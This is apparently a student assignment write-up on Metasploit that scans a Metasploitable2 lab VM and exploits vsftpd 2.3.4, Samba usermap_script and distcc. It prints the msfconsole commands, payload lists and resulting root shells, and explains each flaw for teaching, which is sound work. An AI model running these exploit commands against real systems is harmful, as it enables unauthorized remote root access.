CT437 Assignment 1

Ethical Hacking & Penetration Testing using Kali Linux & Metasploit

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Introduction

Metasploit is an open-source penetration testing framework that is widely used for:

- Developing and testing exploits;
- Conducting security assessments;
- Gaining unauthorized access to systems (for ethical hacking purposes).

It was developed by H. D. Moore in 2003 and is now maintained by Rapid7.

How Metasploit Works

The workflow of Metasploit generally involves the following steps:

1. Scanning the target for vulnerabilities, using a tool like `nmap` to see what services the target is running.
2. Selecting an appropriate Metasploit exploit.
3. Selecting & configuring the payload to be delivered.
4. Executing the exploit to gain access to the target system.
5. Performing post-exploitation activities, such as sabotage or data extraction.

Key Features

Metasploit provides several key features that make it powerful:

- A large repository of exploit modules;
- A wide variety of payloads for different scenarios;
- Auxiliary modules for scanning and enumeration;
- Post-exploitation modules for maintaining access.

Tools & Interfaces

Metasploit includes several tools & interfaces:

- **`msfconsole`**: the main command-line interface for interacting with Metasploit;
- **`msfvenom`**: used for creating custom payloads;
- **Armitage**: a graphical front-end for Metasploit.

Modules

Metasploit is built using modular components, including:

- **Exploits:** code that targets specific vulnerabilities;
- **Payloads:** scripts delivered to the target after exploitation;
- **Auxiliary:** tools for scanning, fuzzing, and enumeration;
- **Encoders:** used to obfuscate payloads to bypass security measures;
- **Post:** modules for maintaining access and collecting information.

Plugins & Libraries

Metasploit's functionality can be extended by the use of:


- **Plugins:** enhance capabilities (e.g., database integration, automation);
- **Libraries:** reusable code libraries that facilitate exploit and payload development.

Summary

- Metasploit is a powerful tool for penetration testing and vulnerability exploitation.
- It is modular, flexible, and continually updated.
- The framework is widely used by security professionals for ethical hacking.

Finding Exploits

The first thing I did to see what kind of vulnerabilities might exist in the Metasploitable2 virtual machine was to run a nmap on the virtual machine's IP address to see what ports are in use and what services are on those ports:




```
[andrew-hayes@arch] ~
 % nmap -sV 192.168.56.101                                                                                   ✕ 9s
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-23 20:08 GMT
Nmap scan report for 192.168.56.101
Host is up (0.00013s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.27 seconds
[andrew-hayes@arch] ~
 %                                                                                                           ✓ 11s
```

Figure: Output of nmap

Exploit 1: FTP

Seeing that there was a FTP service running using `vsftpd 2.3.4`, I then searched for this service in the Metasploit console and saw that there was a backdoor exploit for this particular version of `vsftpd`:




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > 
```

Figure: Output of `search vsftpd` in `msfconsole`

Exploit 1: FTP

I then set the RHOST value and ran the exploit:



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.56.1:43425 -> 192.168.56.101:6200) at 2025-02-23 20:20:56 +0000

pwd
/
whoami
root
```

Figure: Results of running `use exploit/unix/ftp/vsftpd_234_backdoor`

Exploit 1: FTP


- As can be seen from the output on the previous slide, this backdoor exploit gives us remote root access to the vulnerable Metasploitable2 machine – a highly dangerous vulnerability.
- This works because version `2.3.4` of the `vsftpd` program was shipped with a malicious backdoor inserted into the binary that is triggered when a user attempts to login with a username ending in `:)` and opens a command shell on TCP port `6200`.
- The Metasploit exploit module attempts to login with a username ending in `:)`, triggering the backdoor, and then connects to port `6200`, thus giving the malicious user root access to the target system.

Exploit 2: Samba

Seeing from the `nmap` output that there is a Samba service running, I then searched for this service in the Metasploit console and saw that there were more than 70 possible exploits using Samba. One in particular caught my eye, that being the `exploit/multi/samba/usermap_script` module, as it had rank “Excellent” and allows the attacker to gain shell access to the target system.

Exploit 2: Samba

If you run use `exploit/multi/samba/usermap_script` and then `show payloads` to see what payloads are available, you will get a list of 44 payloads.




```
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
msf6 > use exploit/Interrupt: use the 'exit' command to quit
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                    .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_awk                   .                normal  No     Unix Command Shell, Bind TCP (via AWK)
   2   payload/cmd/unix/bind_busybox_telnetd       .                normal  No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   3   payload/cmd/unix/bind_inetd                 .                normal  No     Unix Command Shell, Bind TCP (inetd)
   4   payload/cmd/unix/bind_jjs                   .                normal  No     Unix Command Shell, Bind TCP (via jjs)
   5   payload/cmd/unix/bind_lua                   .                normal  No     Unix Command Shell, Bind TCP (via Lua)
   6   payload/cmd/unix/bind_netcat                .                normal  No     Unix Command Shell, Bind TCP (via netcat)
   7   payload/cmd/unix/bind_netcat_gaping         .                normal  No     Unix Command Shell, Bind TCP (via netcat -e)
   8   payload/cmd/unix/bind_netcat_gaping_ipv6    .                normal  No     Unix Command Shell, Bind TCP (via netcat -e) IPv6
   9   payload/cmd/unix/bind_perl                  .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   10  payload/cmd/unix/bind_perl_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   11  payload/cmd/unix/bind_r                     .                normal  No     Unix Command Shell, Bind TCP (via R)
   12  payload/cmd/unix/bind_ruby                  .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   13  payload/cmd/unix/bind_ruby_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   14  payload/cmd/unix/bind_socat_sctp            .                normal  No     Unix Command Shell, Bind SCTP (via socat)
   15  payload/cmd/unix/bind_socat_udp             .                normal  No     Unix Command Shell, Bind UDP (via socat)
   16  payload/cmd/unix/bind_zsh                   .                normal  No     Unix Command Shell, Bind TCP (via Zsh)
   17  payload/cmd/unix/generic                    .                normal  No     Unix Command, Generic Command Execution
   18  payload/cmd/unix/pingback_bind              .                normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   19  payload/cmd/unix/pingback_reverse           .                normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   20  payload/cmd/unix/reverse                    .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   21  payload/cmd/unix/reverse_awk                .                normal  No     Unix Command Shell, Reverse TCP (via AWK)
   22  payload/cmd/unix/reverse_bash_telnet_ssl    .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   23  payload/cmd/unix/reverse_jjs                .                normal  No     Unix Command Shell, Reverse TCP (via jjs)
   24  payload/cmd/unix/reverse_ksh                .                normal  No     Unix Command Shell, Reverse TCP (via Ksh)
   25  payload/cmd/unix/reverse_lua                .                normal  No     Unix Command Shell, Reverse TCP (via Lua)
   26  payload/cmd/unix/reverse_ncat_ssl           .                normal  No     Unix Command Shell, Reverse TCP (via ncat)
   27  payload/cmd/unix/reverse_netcat             .                normal  No     Unix Command Shell, Reverse TCP (via netcat)
   28  payload/cmd/unix/reverse_netcat_gaping      .                normal  No     Unix Command Shell, Reverse TCP (via netcat -e)
   29  payload/cmd/unix/reverse_openssl            .                normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   30  payload/cmd/unix/reverse_perl               .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   31  payload/cmd/unix/reverse_perl_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   32  payload/cmd/unix/reverse_php_ssl            .                normal  No     Unix Command Shell, Reverse TCP SSL (via php)
   33  payload/cmd/unix/reverse_python             .                normal  No     Unix Command Shell, Reverse TCP (via Python)
   34  payload/cmd/unix/reverse_python_ssl         .                normal  No     Unix Command Shell, Reverse TCP SSL (via python)
   35  payload/cmd/unix/reverse_r                  .                normal  No     Unix Command Shell, Reverse TCP (via R)
   36  payload/cmd/unix/reverse_ruby               .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   37  payload/cmd/unix/reverse_ruby_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   38  payload/cmd/unix/reverse_socat_sctp         .                normal  No     Unix Command Shell, Reverse SCTP (via socat)
   39  payload/cmd/unix/reverse_socat_tcp          .                normal  No     Unix Command Shell, Reverse TCP (via socat)
   40  payload/cmd/unix/reverse_socat_udp          .                normal  No     Unix Command Shell, Reverse UDP (via socat)
   41  payload/cmd/unix/reverse_ssh                .                normal  No     Unix Command Shell, Reverse TCP SSH
   42  payload/cmd/unix/reverse_ssl_double_telnet  .                normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
   43  payload/cmd/unix/reverse_tclsh              .                normal  No     Unix Command Shell, Reverse TCP (via Tclsh)
   44  payload/cmd/unix/reverse_zsh                .                normal  No     Unix Command Shell, Reverse TCP (via Zsh)

msf6 exploit(multi/samba/usermap_script) >
```

Figure: Available payloads

Exploit 2: Samba

I chose the payload payload/cmd/unix/bind_netcat, which spawns a shell on the target machine and binds it to a port with netcat, allowing the attacker to connect. I then set the RHOST and ran the exploit.



```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/bind_netcat
payload => cmd/unix/bind_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started bind TCP handler against 192.168.56.101:4444
[*] Command shell session 1 opened (192.168.56.1:38913 -> 192.168.56.101:4444) at 2025-02-24 16:37:56 +0000

pwd
/
whoami
root
0
```


Figure: Running the exploit with bind_netcat payload

Exploit 2: Samba

- As can be seen from the output on the previous slide, this backdoor also gives us remote root access to the target machine.
- This exploit works because Samba allows administrators to map incoming usernames to different local users using the `username map` feature, which processes the incoming usernames using a shell command.
- In certain vulnerable versions of Samba, the user input is not sanitised properly and an attacker can insert special characters to inject arbitrary shell commands, such as spawning a `netcat` shell on a specific port.

Exploit 3: distcc

The final exploit that I tested was one that exploited a command injection vulnerability in the program distcc, a program which allows the distributed compilation of C/C++ programs.




```
msf6 > search distcc

Matching Modules
================

   #  Name                           Disclosure Date  Rank       Check  Description
   -  ----                           ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec  2002-02-01       excellent  Yes    DistCC Daemon Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 > 
```

Figure: Output of search distcc

Exploit 3: `distcc`

There are 14 payloads to choose from with this exploit, both that bind shells and that create reverse shells. I chose the `cmd/unix/bind_perl` payload, as it binds a shell allowing arbitrary execution of commands.




```
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                    .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                  .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                  .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                    .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                    .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash               .                normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   8   payload/cmd/unix/reverse_bash_telnet_ssl    .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   9   payload/cmd/unix/reverse_openssl            .                normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
  10   payload/cmd/unix/reverse_perl               .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
  11   payload/cmd/unix/reverse_perl_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
  12   payload/cmd/unix/reverse_ruby               .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
  13   payload/cmd/unix/reverse_ruby_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
  14   payload/cmd/unix/reverse_ssl_double_telnet  .                normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > 
```

Figure: Output of `show payloads`

Exploit 3: distcc

Once I had selected my payload, I set the RHOST variable and ran the exploit:



```
msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf6 exploit(unix/misc/distcc_exec) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf6 exploit(unix/misc/distcc_exec) > exploit
[*] Started bind TCP handler against 192.168.56.101:4444
[*] Command shell session 1 opened (192.168.56.1:38999 -> 192.168.56.101:4444) at 2025-02-24 20:53:10 +0000

pwd
/tmp
whoami
daemon
```

Figure: Running the exploit with the bind_perl exploit

Exploit 3: `distcc`

- As can be seen from the output on the previous slide, this vulnerability establishes a connection to shell running on the target machine from which arbitrary commands can be executed.
- However, as can also be seen from the previous slide, the output of the `whoami` command is not `root`, but rather `daemon`; this user has fewer privileges than `root` and therefore is not as serious as the other two exploits.
- Nonetheless, the vulnerability is still rather serious, and is possible on any version of `distcc` if input is not sanitised properly.